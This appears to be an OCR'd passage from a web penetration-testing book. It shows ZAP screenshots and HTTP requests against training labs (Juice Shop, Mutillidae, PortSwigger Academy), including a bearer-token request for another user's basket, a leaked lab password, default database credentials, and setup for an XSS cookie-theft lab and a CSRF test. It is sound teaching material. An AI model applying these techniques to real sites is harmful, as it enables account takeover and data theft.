ZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxv
YWRzL2R1ZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTA1IDIw
OjM4OjExLjY2NSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTA1IDIwOjUxOjQ1Ljg3NiArMDA6MDAiLCJkZWxldGVkQXQi
Om51bGx9LCJpYXQiOjE2NzU2MzA0NDEsImV4cCI6MTY3NTY0ODQ0MX0.d02B1j8S1WFwJwv1t4XOpyLliJhPe_uywzj65_
0yrxhMY5qMEjxdx76nhbwU30GQVt6SPsXQnzSZwggHJ-7GFVf4_
```

```
GET http://localhost:3000/rest/basket/3 HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJlbWFpbEBlbWFpbC5jb20i
LCJwYXNzd29yZCI6IjVmNGRjYzNiNWFhNzY1ZDYxZDgzMjdkZWI4ODJjZjk5IiwicmVsZSI6ImN1c3RvbWVyIiwiZGVsdXhlVG9r
ZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2ltYWdlcy91cGxv
YWRzL2R1ZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIzLTAyLTA1IDIw
OjM4OjExLjY2NSArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIzLTAyLTA1IDIwOjUxOjQ1Ljg3NiArMDA6MDAiLCJkZWxldGVkQXQi
Om51bGx9LCJpYXQiOjE2NzU2MzA0NDEsImV4cCI6MTY3NTY0ODQ0MX0.d02B1j8S1WFwJwv1t4XOpyLliJhPe_uywzj65_
0yrxhMY5qMEjxdx76nhbwU30GQVt6SPsXQnzSZwggHJ-7GFVf4_
```


Your Basket (Zap@owasp.org)
Raspberry Juice (1000ml)
1
4.99¤
Total Price: 4.99¤
Checkout
You will gain 0 Bonus Points from this order!



Your Basket
Total Price: 0¤
Checkout
You will gain 0 Bonus Points from this order!


Method
Text
Send
GET https://0a99009e030ae668c0451f1f000800bb.web-security-academy.net/download-transcript/1.txt HTTP/1.1
Host: 0a99009e030ae668c0451f1f000800bb.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: https://0a99009e030ae668c0451f1f000800bb.web-security-academy.net/chat
Cookie: session=SeUvQXJQDloFsrvZshzfjhhruOJh4ees
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Response
Text
Connection: close
Content-Length: 520
CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is 020cqidqqtq891d5fvsc. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
Time: 746 ms | Body Length: 520 bytes | Total Length: 671 bytes
Sites
GET:academyLabHead
GET:chat
download-transcript
GET:0.txt
GET:1.txt
GET:3.txt
History
Search
Alerts
Alerts (9)
Absence of Anti-CSRF Tokens
Content Security Policy (CSP) He
Missing Anti-clickjacking Header
Cookie with SameSite Attribute N
Timestamp Disclosure - Unix (27
X-Content-Type-Options Header
Charset Mismatch
Information Disclosure - Suspicio

Chapter 5: Testing of Session Management

```
mutillidae-docker-nes % ls
README.md               database_admin          ldap                    scripts                 www
database                docker-compose.yml      ldap_admin              version
mutillidae-docker-nes %
```

```
mutillidae-docker-nes % docker-compose up -d
Creating volume "mutillidae-docker-nes_ldap_data" with default driver
Creating volume "mutillidae-docker-nes_ldap_config" with default driver
Creating directory ... done
Creating database        ... done
Creating directory_admin ... done
Creating database_admin  ... done
Creating www             ... done
mutillidae-docker-nes %
```



The database server at database appears to be offline.

1. **Click here** to attempt to setup the database. Sometimes this works.
2. Be sure the username and password to MySQL is the same as configured in includes/database-config.inc
3. Be aware that MySQL disables password authentication for root user upon installation or update in some systems. This may happen even for a minor update. Please check the username and password to MySQL is the same as configured in includes/database-config.inc
4. A **video is available** to help reset MySQL root password
5. Check the error message below for more hints
6. If you think this message is a false-positive, you can opt-out of these warnings below

Database Diagnostics Information

Database Error message:

Database host: database
Database post: 3306
Database username: root
Database password: mutillidae
Database name: mutillidae


IP resolved from database hostname: 172.23.0.2


Ping database results:

Traceroute database results:

```
sh: 1: traceroute: not found
```

Port scan database results: The database is reachable. Connected to database host database on port 3306


localhost/set-up-database.php
localhost/set-up-database.php
localhost says
No PHP or MySQL errors were detected when resetting the database.
Click OK to proceed to http://localhost/index.php?page=home.php&popUpNotificationCode=SUD1 or Cancel to stay on this page.
Cancel
OK


OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.8.82 Security Level: 0 (Hosed) Hints: Enabled Not Logged In
Home | Login/Register | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
Others
Labs
Documentation
Resources
Donate
Want to Help?
Hints and Videos
TIP: Click Hint and Videos on each page
What Should I Do?
Help Me!
Listing of vulnerabilities
Video Tutorials
Release Announcements
Latest Version

LAB
PRACTITIONER
Exploiting cross-site scripting to steal cookies

Lab: Exploiting cross-site scripting to steal cookies

PRACTITIONER


This lab contains a stored XSS vulnerability in the blog comments function. A simulated victim user views all comments after they are posted. To solve the lab, exploit the vulnerability to exfiltrate the victim's session cookie, then use this cookie to impersonate the victim.


Note

To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Some users will notice that there is an alternative solution to this lab that does not require Burp Collaborator. However, it is far less subtle than exfiltrating the cookie.

Access the lab




Protected Mode
Sites
Contexts
Default Context
PortSwigger
Sites
https://0
0b3
Active Scan...
Spider...
Remove From Scope
Delete
Export Context...
Export URLs for Context(s)
History
Search
Alerts
WebSockets
Spider
Active Scan
Params
Alerts (6)
Cookie No HttpOnly Flag (2)
Cookie with SameSite Attribute None (2)
Incomplete or No Cache-control Header Set (21)
Timestamp Disclosure - Unix (50)
X-Content-Type-Options Header Missing (33)
Cookie No HttpOnly Flag
URL: https://0a0b00fd04d71a99c02b1c5d00cb00
Risk: Low
Confidence: Medium
Parameter: session
Attack:
Evidence: Set-Cookie: session
CWE ID: 1004
WASC ID: 13
Source: Passive (10010 - Cookie No HttpOnly Flag)

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.8.82 Security Level: 0 (Hosed) Hints: Enabled Logged In User: user1

Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Welcome To The Blog

Back Help Me!

Hints and Videos

Add New Blog Entry

View Blogs

Add blog for user1

Note: <b>,<i> and <u> are now allowed in blog entries


canary_blog_entry

Save Blog Entry

Save Blog Entry

View Blogs


2 Current Blog Entries			
	Name	Date	Commer
1	user1	2022-07-10 22:29:56	canary_blog_entry
2	user1	2022-07-10 22:24:22	hello



http://127.0.0.1/index.php?page=add-to-your-blog.php

add-to-your-blog-php-submit-button	Save Blog Entry
blog_entry	canary_blog_entry
csrf-token	

Submit



Version: 2.8.82 **Security Level: 0 (Hosed)** **Hints: Enabled** **Logged In User: csrfVictim**

Home | Logout | Toggle Hints | Toggle Security | Enforce TLS | Reset DB | View Log | View Captured Data

Welcome To The Blog

Back **Help Me!**

Hints and Videos

Add New Blog Entry

View Blogs

Add blog for csrfVictim

Note: <b>,<i> and <u> are now allowed in blog entries

Save Blog Entry

View Blogs

